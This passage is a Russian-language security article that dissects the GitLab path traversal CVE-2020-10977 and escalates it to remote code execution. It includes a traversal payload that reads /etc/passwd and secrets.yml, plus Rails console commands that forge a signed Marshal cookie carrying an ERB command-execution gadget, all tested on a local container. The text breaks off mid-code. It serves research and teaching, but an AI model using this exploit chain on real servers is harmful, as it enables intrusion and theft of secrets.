КАК РАБОТАЕТ ЭКСПЛОИТ НОВОЙ УЯЗВИМОСТИ В GITLAB

В конце марта 2020 года в популярном инструменте GitLab был найден баг, который позволяет перейти от простого чтения файлов в системе к выполнению произвольных команд. Уязвимости присвоили статус критической, поскольку никаких особых прав в системе атакующему не требуется. В этой статье я покажу, как возникла эта брешь и как ее эксплуатировать.

Автор эксплоита, который мы разберем, — исследователь и разработчик из Австрии Уильям vakzz Боулинг (William Bowling). Он обнаружил, что класс `UploadsRewriter` при определенных условиях никак не проверяет путь до файла. Это открывает злоумышленнику возможность скопировать любой файл в системе и использовать его в качестве аттача при переносе issue из одного проекта в другой.

На этом исследователь не остановился и нашел возможность превратить эту «читалку» в полноценную уязвимость типа RCE. Атакующий может прочитать файл `secrets.yml`, в котором находится токен для подписи cookie. Специально сформированная и подписанная кука позволяет выполнять произвольные команды на сервере.

INFO

Уязвимость относится к типу path traversal и получила номер CVE-2020-10977. Уязвимы версии GitLab EE/CE начиная с 8.5 и 12.9. Компания GitLab в рамках программы bug bounty выплатила за этот баг 20 тысяч долларов.


СТЕНД

Тестовое окружение для изучения этого бага поднять очень просто, так как у GitLab есть официальный докер-репозиторий. Можно одной командой запустить контейнер с любой версией приложения. Поэтому поднимем последнюю уязвимую версию — 12.9.0.

```
docker run --rm -d --hostname gitlab.vh -p 443:443 -p 80:80 -p 2222:22 --name gitlab gitlab/gitlab-ce:12.9.0-ce.0
```


Приставка CE означает Community Edition, можно взять и Enterprise (EE), но тогда придется возиться с получением ключа для пробного периода. Для демонстрационных целей хватит и CE, обе версии одинаково уязвимы.

При первом посещении GitLab попросит установить пароль главного админа. По дефолту логин — `admin@example.com`.



Задаем пароль админа после первого запуска GitLab

Дальше нам нужно создать два любых проекта.



Создаем два репозитория на тестовом стенде

По факту стенд уже готов, и можно приступать к рассмотрению деталей. Однако я еще скачаю исходники GitLab, чтобы наглядно продемонстрировать, в какие части кода закралась ошибка.

Продолжение статьи →

ЧИТАЙ И ВЫПОЛНЯЙ

КАК РАБОТАЕТ ЭКСПЛОИТ НОВОЙ УЯЗВИМОСТИ В GITLAB


ЧТЕНИЕ ЛОКАЛЬНЫХ ФАЙЛОВ

Итак, сразу к делу — проблема находится в функции копирования issue.

INFO


В русской версии интерфейса issue перевели как «обсуждение», но мне кажется, что по смыслу ближе термин «баг», «ошибка» или «проблема», ведь именно их чаще всего и описывают в issue. Я буду использовать то английское написание, то различные вариации русского, так что не удивляйся.

Создадим в проекте `Test` новый issue.



Создание нового issue в GitLab

При создании можно описать детали проблемы в формате Markdown, а еще загрузить произвольный файл, например скриншот с ошибкой или лог-файл, чтобы упростить жизнь разработчикам.



Прикрепление файла к описанию возникшей проблемы

Все загруженные файлы складываются на диск в папку `/var/opt/gitlab/gitlab-rails/uploads/`. За это отвечает класс `FileUploader`.

doc/development/file_storage.md

```
31: | Description                               | In DB? | Relative path
(from CarrierWave.root)                          | Uploader class
          | model_type |
...
39: | Issues/MR/Notes Markdown attachments     | yes    | uploads/:
project_path_with_namespace/:random_hex/:filename  | `FileUploader`
          | Project    |
```

Сначала генерируется рандомная hex-строка, которая будет именем папки.

app/uploaders/file_uploader.rb

```
011: class FileUploader < GitlabUploader
...
019:   VALID_SECRET_PATTERN = %r{\A\h{10,32}\z}.freeze
...
069:   def self.generate_secret
070:     SecureRandom.hex
071:   end
...
157:   def secret
158:     @secret ||= self.class.generate_secret
159:
160:     raise InvalidSecret unless @secret =~ VALID_SECRET_PATTERN
161:
162:     @secret
163:   end
```


А имя файла используется то, которое передали при загрузке.

app/uploaders/file_uploader.rb

```
212:   def secure_url
213:     File.join('/uploads', @secret, filename)
214:   end
```


После загрузки аттача ссылка в формате Markdown вставляется в описание проблемы. Сохраним ее.

GitLab позволяет перенести issue из одного проекта в другой, что бывает очень полезно, если ошибка касается и другого продукта того же разработчика.




Эта кнопка перемещает сообщения о проблемах между проектами

После нажатия на кнопку выбираем проект, куда хотим отправить issue.




Выбор проекта для перемещения issue

Во время перемещения issue в старом проекте закрывается и появляется в новом.



Старый issue в новом проекте

Причем аттачи копируются, а не переносятся. То есть для них создаются новые файлы и ссылки на них, соответственно.



Прикрепленные файлы копируются при перемещении issue

Посмотрим в коде, как выполняется перенос. Все роуты, которые касаются issues, можно найти в папке `routes` в файле `issues.rb`. Там в том числе есть роут `move`, который отвечает за перенос. Именно он обрабатывает пользовательский POST-запрос с необходимыми параметрами.

config/routes/issues.rb

```
5: resources :issues, concerns: :awardable, constraints: { id: /\d+/
} do
6:   member do
...
9:     post :move
```

Затем мы попадаем в одноименную функцию.

app/controllers/projects/issues_controller.rb

```
123:   def move
124:     params.require(:move_to_project_id)
125:
126:     if params[:move_to_project_id].to_i > 0
127:       new_project = Project.find(params[:move_to_project_id])
128:       return render_404 unless issue.can_move?(current_user,
new_project)
129:
130:       @issue = Issues::UpdateService.new(project, current_user,
target_project: new_project).execute(issue)
131:     end
```

Здесь вызывается `Issues::UpdateService.new`, в качестве аргументов передаются ID текущего проекта, пользователь, который инициировал перенос, и проект, куда нужно перенести issue. После этого управление переходит к классу `UpdateService`. Он, в свою очередь, вызывает метод `move_issue_to_new_project`.

app/services/issues/update_service.rb

```
03: module Issues
04:   class UpdateService < Issues::BaseService
05:     include SpamCheckMethods
06:
07:     def execute(issue)
08:       handle_move_between_ids(issue)
09:       filter_spam_check_params
10:       change_issue_duplicate(issue)
11:       move_issue_to_new_project(issue) || update_task_event(issue
) || update(issue)
12:     end
```

app/services/issues/update_service.rb

```
097:     def move_issue_to_new_project(issue)
098:       target_project = params.delete(:target_project)
099:
100:       return unless target_project &&
101:           issue.can_move?(current_user, target_project) &&
102:           target_project != issue.project
103:
104:       update(issue)
105:       Issues::MoveService.new(project, current_user).execute(
issue, target_project)
106:     end
```

Следующую часть уже выполняет класс `Issues::MoveService` — это наследник `Issuable::Clone::BaseService`.

app/services/issues/move_service.rb

```
3: module Issues
4:   class MoveService < Issuable::Clone::BaseService
```

Здесь сначала вызывается метод execute из дочернего, а затем из родительского класса.

app/services/issues/move_service.rb

```
03: module Issues
04:   class MoveService < Issuable::Clone::BaseService
05:     MoveError = Class.new(StandardError)
06:
07:     def execute(issue, target_project)
08:       @target_project = target_project
...
18:       super
19:
20:       notify_participants
21:
22:       new_entity
23:     end
```

В родителе нас интересует вызов метода `update_new_entity`.

app/services/issuable/clone/base_service.rb

```
03: module Issuable
04:   module Clone
05:     class BaseService < IssuableBaseService
06:       attr_reader :original_entity, :new_entity
07:
08:       alias_method :old_project, :project
09:
10:       def execute(original_entity, new_project = nil)
11:         @original_entity = original_entity
12:
13:         # Using transaction because of a high resources footprint
14:         # on rewriting notes (unfolding references)
15:         #
16:         ActiveRecord::Base.transaction do
17:           @new_entity = create_new_entity
18:
19:           update_new_entity
20:           update_old_entity
21:           create_notes
22:         end
23:       end
```

После создания нового issue в целевом проекте этот метод выполняет перенос данных из оригинального issue.

app/services/issuable/clone/base_service.rb

```
27:       def update_new_entity
28:         rewriters = [ContentRewriter, AttributesRewriter]
29:
30:         rewriters.each do |rewriter|
31:           rewriter.new(current_user, original_entity, new_entity)
.execute
32:         end
33:       end
```

За копирование отвечает `ContentRewriter`.

app/services/issuable/clone/content_rewriter.rb

```
03: module Issuable
04:   module Clone
05:     class ContentRewriter < ::Issuable::Clone::BaseService
06:       def initialize(current_user, original_entity, new_entity)
07:         @current_user = current_user
08:         @original_entity = original_entity
09:         @new_entity = new_entity
10:         @project = original_entity.project
11:       end
...
13:       def execute
14:         rewrite_description
15:         rewrite_award_emoji(original_entity, new_entity)
16:         rewrite_notes
17:       end
```

На данном этапе нам интересен только метод `rewrite_description`, который копирует содержимое описания ошибки.

app/services/issuable/clone/content_rewriter.rb

```
21:       def rewrite_description
22:         new_entity.update(description: rewrite_content(origin
al_entity.description))
23:       end
```

Наконец мы добрались до `rewrite_content`. Здесь и вызывается метод, который дублирует аттачи старого issue в новый. Этим занимается `Gitlab::Gfm::UploadsRewriter`.

```
54:       def rewrite_content(content)
55:         return unless content
56:
57:         rewriters = [Gitlab::Gfm::ReferenceRewriter, Gitlab::Gfm:
:UploadsRewriter]
58:
59:         rewriters.inject(content) do |text, klass|
60:           rewriter = klass.new(text, old_project, current_user)
61:           rewriter.rewrite(new_parent)
62:         end
63:       end
```

Он парсит содержимое описания issue в поисках шаблона с аттачем.

app/uploaders/file_uploader.rb

```
11: class FileUploader < GitlabUploader
...
17:   MARKDOWN_PATTERN = %r{\!?\[.*?\]\(/uploads/(?<secret>[0-9a-f]{
32})/(?<file>.*?)\)}.freeze
```

lib/gitlab/gfm/uploads_rewriter.rb

```
05: module Gitlab
06:   module Gfm
...
14:     class UploadsRewriter
15:       def initialize(text, source_project, _current_user)
16:         @text = text
17:         @source_project = source_project
18:         @pattern = FileUploader::MARKDOWN_PATTERN
19:       end
20:
21:       def rewrite(target_parent)
22:         return @text unless needs_rewrite?
23:
24:         @text.gsub(@pattern) do |markdown|
```

И если находит, то копирует этот файл.

```
25:           file = find_file(@source_project, $~[:secret], $~[:file
])
26:           break markdown unless file.try(:exists?)
27:
28:           klass = target_parent.is_a?(Namespace) ? Namesp
aceFileUploader : FileUploader
29:           moved = klass.copy_to(file, target_parent)
```

lib/gitlab/gfm/uploads_rewriter.rb

```
60:       def find_file(project, secret, file)
61:         uploader = FileUploader.new(project, secret: secret)
62:         uploader.retrieve_from_store!(file)
63:         uploader
64:       end
```

app/uploaders/file_uploader.rb


```
165:   # Return a new uploader with a file copy on another project
166:   def self.copy_to(uploader, to_project)
167:     moved = self.new(to_project)
168:     moved.object_store = uploader.object_store
169:     moved.filename = uploader.filename
170:
171:     moved.copy_file(uploader.file)
172:     moved
173:   end
```

app/uploaders/file_uploader.rb

```
175:   def copy_file(file)
176:     to_path = if file_storage?
177:                 File.join(self.class.root, store_path)
178:               else
179:                 store_path
180:               end
181:
182:     self.file = file.copy_to(to_path)
183:     record_upload # after_store is not triggered
184:   end
```

Как видишь, ни `find_file`, ни `copy_to`, ни `copy_file` никак не проверяют имя файла, а значит, любой файл в системе может легким движением руки превратиться в аттач.

Чтобы это проверить, воспользуемся методом выхода из директории при помощи стандартного `../`. Нужно только определиться с количеством ходов наверх. По дефолту полный путь до загружаемых файлов в контейнере GitLab такой, как на скриншоте.




Путь к аттачам GitLab на диске

Полный путь до картинки из моего issue будет выглядеть следующим образом:

```
/var/opt/gitlab/gitlab-rails/uploads/@hashed/d4/73/d4735e3a265e16e
ee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab35/ed4ae110d9f4021
350e5c1eaa123b6e1/mia.jpg
```


Длинный код в середине — это уникальный хеш текущего проекта. Таким образом, нам нужно минимум десять конструкций `../`, чтобы попасть в корневую директорию контейнера.

Попробуем прочитать файл `/etc/passwd`. Редактируем описание issue и добавляем необходимое количество `../` в пути к файлу. Я рекомендую ставить их побольше, чтобы точно попасть куда нужно.




Path traversal в имени прикрепляемого к issue файла

Теперь сохраняем и переносим файл в другой проект.



Успешная подмена прикрепленного файла через path traversal в GitLab

Появилась возможность скачать файл passwd, и если это сделать, то ты увидишь содержимое `/etc/passwd`.



Чтение локальных файлов через path traversal в GitLab

Таким образом можно читать все, на что хватает прав у пользователя, от имени которого работает GitLab (в случае с Docker это git). И возникает другой вопрос: а что же интересного можно прочитать?

Продолжение статьи →

ЧИТАЙ И ВЫПОЛНЯЙ


КАК РАБОТАЕТ ЭКСПЛОИТ НОВОЙ УЯЗВИМОСТИ В GITLAB

ОТ ЧИТАЛКИ К ВЫПОЛНЕНИЮ КОДА

Разумеется, в таком большом проекте, как GitLab, найдется множество интересных файлов, которые атакующий может прочитать и использовать для компрометации системы. Тут и всевозможные токены доступов, и данные из приватных репозиториев, конфиги, наконец. Но есть один примечательный файлик, данные из которого помогут выполнить любой код в системе. Вот путь к нему:

```
/opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
```

Здесь хранится важная переменная **secret_key_base**, при помощи которой можно подписывать различные куки.



Переменная secret_key_base в конфиге GitLab

Как и во многих современных решениях, куки сериализуются и подписываются, чтобы избежать подмены. На стороне сервера сигнатура сверяется и только потом выполняется десериализация. По дефолту сериализатор определен как `:hybrid`.

config/initializers/cookies_serializer.rb


```
4: Rails.application.config.action_dispatch.cookies_serializer = :
hybrid
```

Это позволяет нам использовать Marshal в качестве формата и тем самым вызывать различные объекты. Нас интересует шаблонизатор Embedded Ruby (ERB), который, помимо прочего, позволяет выполнять консольные команды.

Выражения в ERB описываются в конструкциях вида `<% [выражения] %>`. Внутри этого тега можно вызывать функции самого шаблонизатора, в том числе код на Ruby. Чтобы выполнить системную команду, можно воспользоваться бэктиками или `%x`.

```
erb = ERB.new("<%= `uname -a` %>")
```

Для тестирования используем тестовый же докер-контейнер и команду для вызова консоли Rails — `gitlab-rails console`.



Тестирование выполнения кода через ERB-шаблоны в консоли Rails

Следующая конструкция нужна для того, чтобы объявить метод result класса ERB устаревшим.

```
ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb,
:result, "@result", ActiveSupport::Deprecation.new)
```

Это спровоцирует вызов `result`, и команда `uname -a` отработает.

Возвращаемся к эксплуатации. Сначала нам нужно узнать `secret_key_base`. Для этого читаем файл `secrets.yml` с помощью рассмотренного бага. Для этого создаем issue со следующим содержимым:

```
[file](/uploads/000000000000000000000000
00000000/../../../../../../../../../../../../../../opt/gitlab/embedded/
service/gitlab-rails/config/secrets.yml)
```

Как видишь, необязательно, чтобы существовала папка `uploads`, главное, чтобы вся конструкция попадала под регулярное выражение `MARKDOWN_PATTERN`.

app/uploaders/file_uploader.rb

```
11: class FileUploader < GitlabUploader
...
17:   MARKDOWN_PATTERN = %r{\!?\[.*?\]\(/uploads/(?<secret>[0-9a-f]{
32})/(?<file>.*?)\)}.freeze
```

То есть подойдет любая строка в 32 символа, состоящая из символов от 0 до 9 и от a до f. Теперь сохраняем и переносим issue в другой проект. В результате получаем прикрепленный файл `secrets.yml`.

Для следующего шага поднимем свой GitLab и в качестве `secret_key_base` укажем добытую переменную. Это нужно, чтобы при помощи GitLab сгенерировать куку с пейлоадом и валидной подписью, которая пройдет проверку на атакуемой машине. Так как у нас тестовый стенд, просто провернем все манипуляции на нем. Снова запускаем консоль (`gitlab-rails console`).

Создаем новый запрос, в качестве конфига указываем переменные окружения GitLab.

```
request = ActionDispatch::Request.new(Rails.application.env_config)
```

Дальше при помощи переменной окружения `action_dispatch.cookies_serializer` указываем сериализатор кук Marshal.

```
request.env["action_dispatch.cookies_serializer"] = :marshal
```

Затем создаем куки.

```
cookies = request.cookie_jar
```

Теперь дело за шаблоном-пейлоадом. Результаты выполнения команды получить не удастся, поэтому подстраиваем вектор под эти условия.


```
erb = ERB.new("<%= `echo Hello > /tmp/owned` %>")
depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.
new(erb, :result, "@result", ActiveSupport::Deprecation.new)
```

Передаем полученный объект в качестве куки.

```
cookies.signed[:cookie] = depr
```

Выводим получившуюся строку.

```
puts cookies[:cookie]
```




Создание пейлоада для эксплуатации RCE в GitLab

Теперь нужно передать пейлоад в печеньке, которая предусматривает сериализацию. Исследователь предлагает использовать `experimentation_subject_id`.

lib/gitlab/experimentation.rb

```
11: module Gitlab
12:   module Experimentation
...
39:     module ControllerConcern
